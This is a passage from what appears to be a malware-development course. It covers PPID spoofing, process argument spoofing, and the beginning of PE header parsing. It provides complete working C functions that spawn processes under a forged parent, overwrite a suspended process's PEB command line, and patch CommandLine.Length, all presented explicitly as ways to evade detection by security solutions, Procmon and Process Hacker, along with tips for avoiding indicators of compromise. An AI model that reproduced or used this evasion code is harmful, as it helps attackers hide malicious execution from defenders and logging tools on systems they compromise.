Security solutions and defenders will often look for abnormal parent-child relationships. For example, if Microsoft Word spawns `cmd.exe` this is generally an indicator of malicious macros being executed. If `cmd.exe` is spawned with a different PPID then it will conceal the true parent process and instead appear as if it was spawned by a different process.

In the *Early Bird APC Queue Code Injection* module, `RuntimeBroker.exe` was spawned by `EarlyBird.exe` which can be used by security solutions to detect malicious activity.



Attributes List

An attribute list is a data structure that stores a list of attributes associated with a process or thread. These attributes can include information such as the priority, scheduling algorithm, state, CPU affinity, and memory address space of the process or thread, among other things. Attribute lists can be used to efficiently store and retrieve information about processes and threads, as well as to modify the attributes of a process or thread at runtime.

PPID Spoofing requires the use and manipulation of a process's attributes list to modify its PPID. The use and modification of a process's attributes list will be shown in the upcoming sections.

Creating a Process

The process of spoofing PPID requires the creation of a process using `CreateProcess` with the EXTENDED_STARTUPINFO_PRESENT flag being set which is used to give further control of the created process. This flag allows some information about the process to be modified, such as the PPID information. Microsoft's documentation on `EXTENDED_STARTUPINFO_PRESENT` states the following:

The process is created with extended startup information; the lpStartupInfo parameter specifies a STARTUPINFOEX structure.

This means that the STARTUPINFOEXA data structure is also necessary.

STARTUPINFOEXA Structure

The `STARTUPINFOEXA` data structure is shown below:

```
typedef struct _STARTUPINFOEXA {
  STARTUPINFOA                 StartupInfo;
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList; // Attributes List
} STARTUPINFOEXA, *LPSTARTUPINFOEXA;
```

- `StartupInfo` is the same structure that was used in previous modules to create a new process. Reference *Early Bird APC Queue Code Injection & Thread Hijacking - Remote Thread Creation* for a refresher. The only member that needs to be set is `cb` to `sizeof(STARTUPINFOEX)`.

- `lpAttributeList` is created using the InitializeProcThreadAttributeList WinAPI. This is the attributes list data structure which is discussed in more detail in the following section.

Initializing The Attributes List

The `InitializeProcThreadAttributeList` function is shown below.

```
BOOL InitializeProcThreadAttributeList(
  [out, optional] LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
  [in]            DWORD                        dwAttributeCount,
                  DWORD                        dwFlags,     // NULL (reserved)
  [in, out]       PSIZE_T                      lpSize
);
```

To pass an attribute list that modifies the parent process of the created child process, first create the attribute list using the `InitializeProcThreadAttributeList` WinAPI. This API initializes a specified list of attributes for process and thread creation. According to Microsoft's documentation, `InitializeProcThreadAttributeList` must be called twice:

1. The first call to `InitializeProcThreadAttributeList` should be `NULL` for the `lpAttributeList` parameter. This call is used to determine the size of the attribute list which will be received from the `lpSize` parameter.
2. The second call to `InitializeProcThreadAttributeList` should specify a valid pointer for the `lpAttributeList` parameter. The value of `lpSize` should be provided as input this time. This call is the one that initializes the attributes list.

`dwAttributeCount` will be set to 1 since only one attribute list is needed.

Updating The Attributes List

Once the attribute list has been successfully initialized, use the UpdateProcThreadAttribute WinAPI to add attributes to the list. The function is shown below.

```
BOOL UpdateProcThreadAttribute(
  [in, out]       LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,   // return value from InitializeP
rocThreadAttributeList
  [in]            DWORD                        dwFlags,           // NULL (reserved)
  [in]            DWORD_PTR                    Attribute,
```

```
  [in]           PVOID                    lpValue,          // pointer to the attribute valu
e
  [in]           SIZE_T                   cbSize,           // sizeof(lpValue)
  [out, optional] PVOID                   lpPreviousValue,  // NULL (reserved)
  [in, optional]  PSIZE_T                 lpReturnSize      // NULL (reserved)
);
```

- `Attribute` - This flag is critical for PPID spoofing and states what should be updated in the attribute list. In this case, it needs to be set to the `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` flag to update the parent process information.

The `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` flag specifies the parent process of the thread. In general, the parent process of a thread is the process that created the thread. If a thread is created using the `CreateThread` function, the parent process is the one that called the `CreateThread` function. If a thread is created as part of a new process using the `CreateProcess` function, the parent process is the new process. Updating the parent process of a thread will also update the parent process of the associated process.

- `lpValue` - The handle of the parent process.
- `cbSize` - The size of the attribute value specified by the `lpValue` parameter. This will be set to `sizeof(HANDLE)`.

Implementation Logic

The steps below sum up the required actions to perform PPID spoofing.

1. `CreateProcessA` is called with the `EXTENDED_STARTUPINFO_PRESENT` flag to provide further control over the created process.
2. The `STARTUPINFOEXA` structure is created which contains the attributes list, `LPPROC_THREAD_ATTRIBUTE_LIST`.
3. `InitializeProcThreadAttributeList` is called to initialize the attributes list. The function must be called twice, the first time determines the size of the attributes list and the next call is the one that performs the initialization.
4. `UpdateProcThreadAttribute` is used to update the attributes by setting the `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` flag which allow the user to specify the parent process of the thread.

PPID Spoofing Function

`CreatePPidSpoofedProcess` is a function that creates a process with a spoofed PPID. The function takes 5 arguments:

- `hParentProcess` - A handle to the process that will become the parent of the newly created process.
- `lpProcessName` - The name of the process to create.
- `dwProcessId` - A pointer to a DWORD that receives the newly created process's PID.
- `hProcess` - A pointer to a HANDLE that receives a handle to the newly created process.
- `hThread` - A pointer to a HANDLE that receives a handle to the newly created process's thread.

```
BOOL CreatePPidSpoofedProcess(IN HANDLE hParentProcess, IN LPCSTR lpProcessName, OUT DWORD* dwProc
essId, OUT HANDLE* hProcess, OUT HANDLE* hThread) {

  CHAR                              lpPath               [MAX_PATH * 2];
  CHAR                              WnDr                 [MAX_PATH];

  SIZE_T                            sThreadAttList       = NULL;
  PPROC_THREAD_ATTRIBUTE_LIST       pThreadAttList       = NULL;

  STARTUPINFOEXA                    SiEx                = { 0 };
  PROCESS_INFORMATION               Pi                  = { 0 };

  RtlSecureZeroMemory(&SiEx, sizeof(STARTUPINFOEXA));
  RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

  // Setting the size of the structure
  SiEx.StartupInfo.cb = sizeof(STARTUPINFOEXA);

  if (!GetEnvironmentVariableA("WINDIR", WnDr, MAX_PATH)) {
    printf("[!] GetEnvironmentVariableA Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  sprintf(lpPath, "%s\\System32\\%s", WnDr, lpProcessName);

  //----------------------------------------------------------------------------

  // This will fail with ERROR_INSUFFICIENT_BUFFER, as expected
  InitializeProcThreadAttributeList(NULL, 1, NULL, &sThreadAttList);

  // Allocating enough memory
  pThreadAttList = (PPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sThr
```

```
eadAttList);
  if (pThreadAttList == NULL){
    printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Calling InitializeProcThreadAttributeList again, but passing the right parameters
  if (!InitializeProcThreadAttributeList(pThreadAttList, 1, NULL, &sThreadAttList)) {
    printf("[!] InitializeProcThreadAttributeList Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  if (!UpdateProcThreadAttribute(pThreadAttList, NULL, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hPar
entProcess, sizeof(HANDLE), NULL, NULL)) {
    printf("[!] UpdateProcThreadAttribute Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Setting the LPPROC_THREAD_ATTRIBUTE_LIST element in SiEx to be equal to what was
  // created using UpdateProcThreadAttribute - that is the parent process
  SiEx.lpAttributeList = pThreadAttList;

  //--------------------------------------------------------------------------------

  if (!CreateProcessA(
    NULL,
    lpPath,
    NULL,
    NULL,
    FALSE,
    EXTENDED_STARTUPINFO_PRESENT,
    NULL,
    NULL,
    &SiEx.StartupInfo,
    &Pi)) {
    printf("[!] CreateProcessA Failed with Error : %d \n", GetLastError());
    return FALSE;
  }


  *dwProcessId  = Pi.dwProcessId;
  *hProcess   = Pi.hProcess;
  *hThread    = Pi.hThread;


  // Cleaning up
  DeleteProcThreadAttributeList(pThreadAttList);
  CloseHandle(hParentProcess);

  if (*dwProcessId != NULL && *hProcess != NULL && *hThread != NULL)
    return TRUE;
```

```
    return FALSE;
}
```

Demo

Creating the child process, `RuntimeBroker.exe`, with parent `svchost.exe` that has a PID of `21956`. Note that this `svchost.exe` process is running with normal privileges.

PPID Spoofing is successful. The `RuntimeBroker.exe` process appears as if it was spawned by `svchost.exe`.

Demo 2 - Updating Current Directory

Notice in the previous demo how the "Current Directory" value points to the directory of the `PPidSpoofing.exe` binary.

This can easily be an IoC and security solutions or defenders may quickly flag this anomaly. To fix this, simply set the `lpCurrentDirectory` parameter in `CreateProcess` WinAPI to a less suspicious directory, such as "C:\Windows\System32".


48. Process Argument Spoofing (1)

Process Argument Spoofing (1)

Introduction

Process argument spoofing is a technique used to conceal the command line argument of a newly spawned process in order to facilitate the execution of commands without revealing them to logging services, such as Procmon.

The image below shows the command `powershell.exe -c calc.exe` being logged by Procmon. The objective of this module is to run `powershell.exe -c calc.exe` without it being successfully logged to Procmon.



PEB Review

The first step to performing argument spoofing is to understand where the arguments are being stored inside the process. Recall the PEB structure which was explained at the start of the course, it holds information about a process. To be more specific, the RTL_USER_PROCESS_PARAMETERS structure inside the PEB contains

the `CommandLine` member which holds the command line arguments.
The `RTL_USER_PROCESS_PARAMETERS` structure is shown below.

```
typedef struct _RTL_USER_PROCESS_PARAMETERS {
  BYTE           Reserved1[16];
  PVOID          Reserved2[10];
  UNICODE_STRING ImagePathName;
  UNICODE_STRING CommandLine;
} RTL_USER_PROCESS_PARAMETERS, *PRTL_USER_PROCESS_PARAMETERS;
```

`CommandLine` is defined as a UNICODE_STRING.

UNICODE_STRING Structure

The `UNICODE_STRUCTURE` structure is shown below.

```
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

The `Buffer` element will contain the contents of the command line arguments. With this in mind, it's possible to access the command line arguments using `PEB->ProcessParameters.CommandLine.Buffer` as a wide-character string.

How To Spoof Process Arguments

To perform spoofing of command line arguments, one must first create a target process in a suspended state, passing dummy arguments that are not considered suspicious. Before resuming the process, the `PEB->ProcessParameters.CommandLine.Buffer` string needs to be patched with the desired payload string, which will cause logging services to log the dummy arguments instead of the actual command line arguments that are going to be executed. To carry out this procedure, the following steps must be taken:


1. Create the target process in a suspended state.
2. Get the remote `PEB` address of the created process.
3. Read the remote `PEB` structure from the created process.

4. Read the remote `PEB->ProcessParameters` structure from the created process.
5. Patch the string `ProcessParameters.CommandLine.Buffer`, and overwrite with the payload to execute.
6. Resume the process.

The length of the payload argument written to `Peb->ProcessParameters.CommandLine.Buffer` at runtime must be smaller than or equal to the length of the dummy argument created during the suspended process creation. If the real argument is larger, it may overwrite bytes outside the dummy argument, resulting in the process crashing. To avoid this, always ensure that the dummy argument is larger than the argument that will be executed.

Retrieving Remote PEB Address

Retrieving the PEB address of the remote process requires the use of NtQueryInformationProcess with the `ProcessBasicInformation` flag.



`[in] ProcessInformationClass`

The type of process information to be retrieved. This parameter can be one of the following values from the **PROCESSINFOCLASS** enumeration.

Value	Meaning
ProcessBasicInformation 0	Retrieves a pointer to a PEB structure that can be used to determine whether the specified process is being debugged, and a unique value used by the system to identify the specified process. Use the CheckRemoteDebuggerPresent and GetProcessId functions to obtain this information.

As noted in the documentation, when the `ProcessBasicInformation` flag is used, `NtQueryInformationProcess` will return a `PROCESS_BASIC_INFORMATION` structure that looks like this:

```
typedef struct _PROCESS_BASIC_INFORMATION {
    NTSTATUS    ExitStatus;
    PPEB        PebBaseAddress;               // Points to a PEB structure.
    ULONG_PTR   AffinityMask;
    KPRIORITY   BasePriority;
    ULONG_PTR   UniqueProcessId;
```

```
    ULONG_PTR   InheritedFromUniqueProcessId;
} PROCESS_BASIC_INFORMATION;
```

Note that since `NtQueryInformationProcess` is a syscall it needs to be called using `GetModuleHandle` and `GetProcAddress` as shown in previous modules.

Reading Remote PEB Structure

After retrieving the PEB address for the remote process, it's possible to read the PEB structure using ReadProcessMemory WinAPI which is shown below.

```
BOOL ReadProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPCVOID lpBaseAddress,
  [out] LPVOID  lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesRead
);
```

`ReadProcessMemory` is used to read data from a specified address that is specified in the `lpBaseAddress` parameter. The function must be invoked twice:

1. The first invocation is used to read the PEB structure by passing the PEB address obtained from `NtQueryInformationProcess`'s output. This is passed in the `lpBaseAddress` parameter.
2. It is then invoked a second time to read the `RTL_USER_PROCESS_PARAMETERS` structure, passing its address to the `lpBaseAddress` parameter. Note that `RTL_USER_PROCESS_PARAMETERS` is found within the PEB structure during the first invocation. Recall that this structure contains the `CommandLine` member which is required to perform argument spoofing.

RTL_USER_PROCESS_PARAMETERS Size

When reading the `RTL_USER_PROCESS_PARAMETERS` structure, it is necessary to read more bytes than `sizeof(RTL_USER_PROCESS_PARAMETERS)`. This is because the real size of this structure depends on the dummy argument's size. To ensure the entire structure is read, additional bytes should be read. This is done in the code sample where an additional 225 bytes are read.

Patching CommandLine.Buffer

Having obtained the `RTL_USER_PROCESS_PARAMETERS` structure, it's possible to access and patch `CommandLine.Buffer`. To do so, WriteProcessMemory WinAPI will be used, which is shown below.

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,          // What is being overwritten (CommandLine.Buffer)
  [in]  LPCVOID lpBuffer,               // What is being written (new process argument)
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

- `lpBaseAddress` should be set to what is being overwritten, which in this case is `CommandLine.Buffer`.
- `lpBuffer` is the data that will be overwriting the dummy arguments. It should be a wide char string to replace `CommandLine.Buffer` which is also a wide char string.
- The `nSize` parameter is the size of the buffer to write in *bytes*. It should be equal to the length of the string that's being written multiplied by the size of `WCHAR` plus 1 (for the null character).

```
lstrlenW(NewArgument) * sizeof(WCHAR) + 1
```

Helper Functions

The code in this module makes use of two helper functions that read and write from and to the target process.

ReadFromTargetProcess Function

The `ReadFromTargetProcess` helper function will return an allocated heap that contains the buffer read from the target process. First it will read the PEB structure and then use it to retrieve the `RTL_USER_PROCESS_PARAMETERS` structure. The `ReadFromTargetProcess` function is shown below.

```
BOOL ReadFromTargetProcess(IN HANDLE hProcess, IN PVOID pAddress, OUT PVOID* ppReadBuffer, IN DWOR
D dwBufferSize) {
```

```
  SIZE_T  sNmbrOfBytesRead  = NULL;

  *ppReadBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwBufferSize);

  if (!ReadProcessMemory(hProcess, pAddress, *ppReadBuffer, dwBufferSize, &sNmbrOfBytesRead) || sN
mbrOfBytesRead != dwBufferSize){
    printf("[!] ReadProcessMemory Failed With Error : %d \n", GetLastError());
    printf("[i] Bytes Read : %d Of %d \n", sNmbrOfBytesRead, dwBufferSize);
    return FALSE;
  }

  return TRUE;
}
```

WriteToTargetProcess Function

The `WriteToTargetProcess` helper function will pass the appropriate parameters to `WriteProcessMemory` and check the output. The `WriteToTargetProcess` function is shown below.

```
BOOL WriteToTargetProcess(IN HANDLE hProcess, IN PVOID pAddressToWriteTo, IN PVOID pBuffer, IN DWO
RD dwBufferSize) {

  SIZE_T sNmbrOfBytesWritten  = NULL;

  if (!WriteProcessMemory(hProcess, pAddressToWriteTo, pBuffer, dwBufferSize, &sNmbrOfBytesWritte
n) || sNmbrOfBytesWritten != dwBufferSize) {
    printf("[!] WriteProcessMemory Failed With Error : %d \n", GetLastError());
    printf("[i] Bytes Written : %d Of %d \n", sNmbrOfBytesWritten, dwBufferSize);
    return FALSE;
  }

  return TRUE;
}
```

Process Argument Spoofing Function

`CreateArgSpoofedProcess` is a function that performs argument spoofing on a newly created process. The function requires 5 arguments:

- `szStartupArgs` - The dummy arguments. These should be benign.
- `szRealArgs` - The real arguments to execute.
- `dwProcessId` - A pointer to a DWORD that receives the PID.

- `hProcess` - A pointer to a HANDLE that receives the process handle.
- `hThread` - A pointer to a DWORD that receives the process's thread handle.

```
BOOL CreateArgSpoofedProcess(IN LPWSTR szStartupArgs, IN LPWSTR szRealArgs, OUT DWORD* dwProcessI
d, OUT HANDLE* hProcess, OUT HANDLE* hThread) {

  NTSTATUS                      STATUS   = NULL;

  WCHAR                         szProcess [MAX_PATH];

  STARTUPINFOW                  Si       = { 0 };
  PROCESS_INFORMATION           Pi       = { 0 };

  PROCESS_BASIC_INFORMATION     PBI      = { 0 };
  ULONG                         uRetern  = NULL;

  PPEB                          pPeb     = NULL;
  PRTL_USER_PROCESS_PARAMETERS  pParms   = NULL;


  RtlSecureZeroMemory(&Si, sizeof(STARTUPINFOW));
  RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

  Si.cb = sizeof(STARTUPINFOW);

  // Getting the address of the NtQueryInformationProcess function
  fnNtQueryInformationProcess pNtQueryInformationProcess = (fnNtQueryInformationProcess)GetProcAdd
ress(GetModuleHandleW(L"NTDLL"), "NtQueryInformationProcess");
  if (pNtQueryInformationProcess == NULL)
    return FALSE;


  lstrcpyW(szProcess, szStartupArgs);

  if (!CreateProcessW(
    NULL,
    szProcess,
    NULL,
    NULL,
    FALSE,
    CREATE_SUSPENDED | CREATE_NO_WINDOW,      // creating the process suspended & with no window
    NULL,
    L"C:\\Windows\\System32\\",               // we can use GetEnvironmentVariableW to get this Pr
ogrammatically
    &Si,
    &Pi)) {
    printf("\t[!] CreateProcessA Failed with Error : %d \n", GetLastError());
    return FALSE;
  }
```

```
  // Getting the PROCESS_BASIC_INFORMATION structure of the remote process which contains the PEB
address
  if ((STATUS = pNtQueryInformationProcess(Pi.hProcess, ProcessBasicInformation, &PBI, sizeof(PROC
ESS_BASIC_INFORMATION), &uRetern)) != 0) {
    printf("\t[!] NtQueryInformationProcess Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  // Reading the PEB structure from its base address in the remote process
  if (!ReadFromTargetProcess(Pi.hProcess, PBI.PebBaseAddress, &pPeb, sizeof(PEB))) {
    printf("\t[!] Failed To Read Target's Process Peb \n");
    return FALSE;
  }

  // Reading the RTL_USER_PROCESS_PARAMETERS structure from the PEB of the remote process
  // Read an extra 0xFF bytes to ensure we have reached the CommandLine.Buffer pointer
  // 0xFF is 255 but it can be whatever you like
  if (!ReadFromTargetProcess(Pi.hProcess, pPeb->ProcessParameters, &pParms, sizeof(RTL_USER_PROCES
S_PARAMETERS) + 0xFF)) {
    printf("\t[!] Failed To Read Target's Process ProcessParameters \n");
    return FALSE;
  }

  // Writing the real argument to the process
  if (!WriteToTargetProcess(Pi.hProcess, (PVOID)pParms->CommandLine.Buffer, (PVOID)szRealArgs, (DW
ORD)(lstrlenW(szRealArgs) * sizeof(WCHAR) + 1))) {
    printf("\t[!] Failed To Write The Real Parameters\n");
    return FALSE;
  }


  // Cleaning up
  HeapFree(GetProcessHeap(), NULL, pPeb);
  HeapFree(GetProcessHeap(), NULL, pParms);

  // Resuming the process with the new paramters
  ResumeThread(Pi.hThread);

  // Saving output parameters
  *dwProcessId     = Pi.dwProcessId;
  *hProcess        = Pi.hProcess;
  *hThread         = Pi.hThread;

  // Checking if everything is valid
  if (*dwProcessId != NULL && *hProcess != NULL && *hThread != NULL)
    return TRUE;

  return FALSE;
```

```
}
```

Demo


`powershell.exe Totally Legit Argument` is the dummy argument that will be logged whereas `powershell.exe -c calc.exe` is the payload that is executed.

49. Process Argument Spoofing (2)

Process Argument Spoofing (2)

Introduction

In the previous module, Procmon was tricked into logging the dummy command line arguments. However, the same technique does not work as well against some tools such as Process Hacker. The image below shows the result of argument spoofing in Process Hacker.



The legitimate arguments are being exposed by Process Hacker along with a fragment of the dummy argument. This module will analyze why this occurs and provide a solution for it.

Analyzing The Problem

To better understand why the legitimate arguments are exposed, the dummy argument will be set to `powershell.exe AAAAAAA...`.

Checking Process Hacker again reveals that the legit and dummy arguments are logged.

The use of `PEB->ProcessParameters.CommandLine.Buffer` to overwrite the payload can be exposed by Process Hacker and other tools such as Process Explorer because these tools use `NtQueryInformationProcess` to read the command line arguments of a process at runtime. Since this occurs at runtime, they can see what is currently inside `PEB->ProcessParameters.CommandLine.Buffer`.

Solution

These tools read the `CommandLine.Buffer` up until the length specified by `CommandLine.Length`. They do not rely on `CommandLine.Buffer` being null-terminated because Microsoft states in their documentation that `UNICODE_STRING.Buffer` might not be null-terminated.

In short, these tools limit the number of bytes read from `CommandLine.Buffer` to be equal to `CommandLine.Length` in order to prevent reading additional unnecessary bytes in the event that `CommandLine.Buffer` is not null-terminated.

It's possible to trick these tools by setting the `CommandLine.Length` to be less than what the buffer size is. This allows control over how much of the payload inside `CommandLine.Buffer` is exposed. This can be achieved by patching the `CommandLine.Length` address in the remote process, passing the desired size of the buffer to be read by the external tools.

Patching CommandLine.Length

The following code snippet patches `PEB->ProcessParameters.CommandLine.Length` to limit what Process Hacker can read from `CommandLine.Buffer` only to `powershell.exe`. It works by first spoofing the argument to `Totally Legit Argument` then patching the length to be the size of `sizeof(L"powershell.exe")`.

```
DWORD dwNewLen = sizeof(L"powershell.exe");

if (!WriteToTargetProcess(Pi.hProcess, ((PBYTE)pPeb->ProcessParameters + offsetof(RTL_USER_PROCESS
_PARAMETERS, CommandLine.Length)), (PVOID)&dwNewLen, sizeof(DWORD))){
  return FALSE;
}
```

Demo

Process Hacker view.

Procmon view.

51. String Hashing

50. Parsing PE Headers

Parsing PE Headers


Introduction

Early on in a beginner module, the PE file format structure was briefly discussed. The module focused more on the theory rather than a programmatical perspective of accessing each header. This module will explain the process of extracting components of a PE file and provide more insight into the file structure, which will ultimately become a prerequisite for more advanced modules.

Review the introductory PE file structure module if the PE structure is not well understood.

PE Structure

Recall the diagram below from the introductory module which shows a simplified structure of the PE format. Every header shown in the image is defined as a data structure that holds information about the PE file.



Relative Virtual Addresses (RVAs)

Relative Virtual Addresses (RVAs) are addresses that are used to reference locations within a PE file. They are used to specify the location of various data structures and sections within the PE file, such as code, data, and resources.

An RVA is a 32-bit value that specifies the **offset** of a data structure or section from the beginning of the PE file. It is called a "relative" address because it specifies the offset from the beginning of the file, rather than an absolute address in memory. This allows the same file to be loaded at different addresses in memory without requiring any changes to the RVAs within the file.

RVAs are used extensively in the PE file format to specify the location of various data structures and sections within the file. For example, the PE header contains several RVAs that specify the location of the code and data sections, the import and export tables, and other important data structures.

To convert an RVA to a virtual address (VA), the operating system adds the base address of the module (the location in memory where the module is loaded) to the RVA. This allows the operating system to access the data at the specified location within the module, regardless of where the module is loaded in memory.

DOS Header (IMAGE_DOS_HEADER)

The DOS header is located at the beginning of a PE file and contains information about the file, such as its size, and characteristics. Most importantly, it contains the RVA (offset) to the NT header.

The following snippet demonstrates how to retrieve the DOS header.

```
// Pointer to the structure
PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pPE;
if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE){
  return -1;
}
```

Since the DOS header is located at the very beginning of a PE file, retrieving the DOS header is only a matter of typecasting the `pPE` variable to a `PIMAGE_DOS_HEADER`. This provides a pointer to the DOS header structure. After that, a DOS signature check is performed to verify that the DOS header is valid.

NT Header (IMAGE_NT_HEADERS)

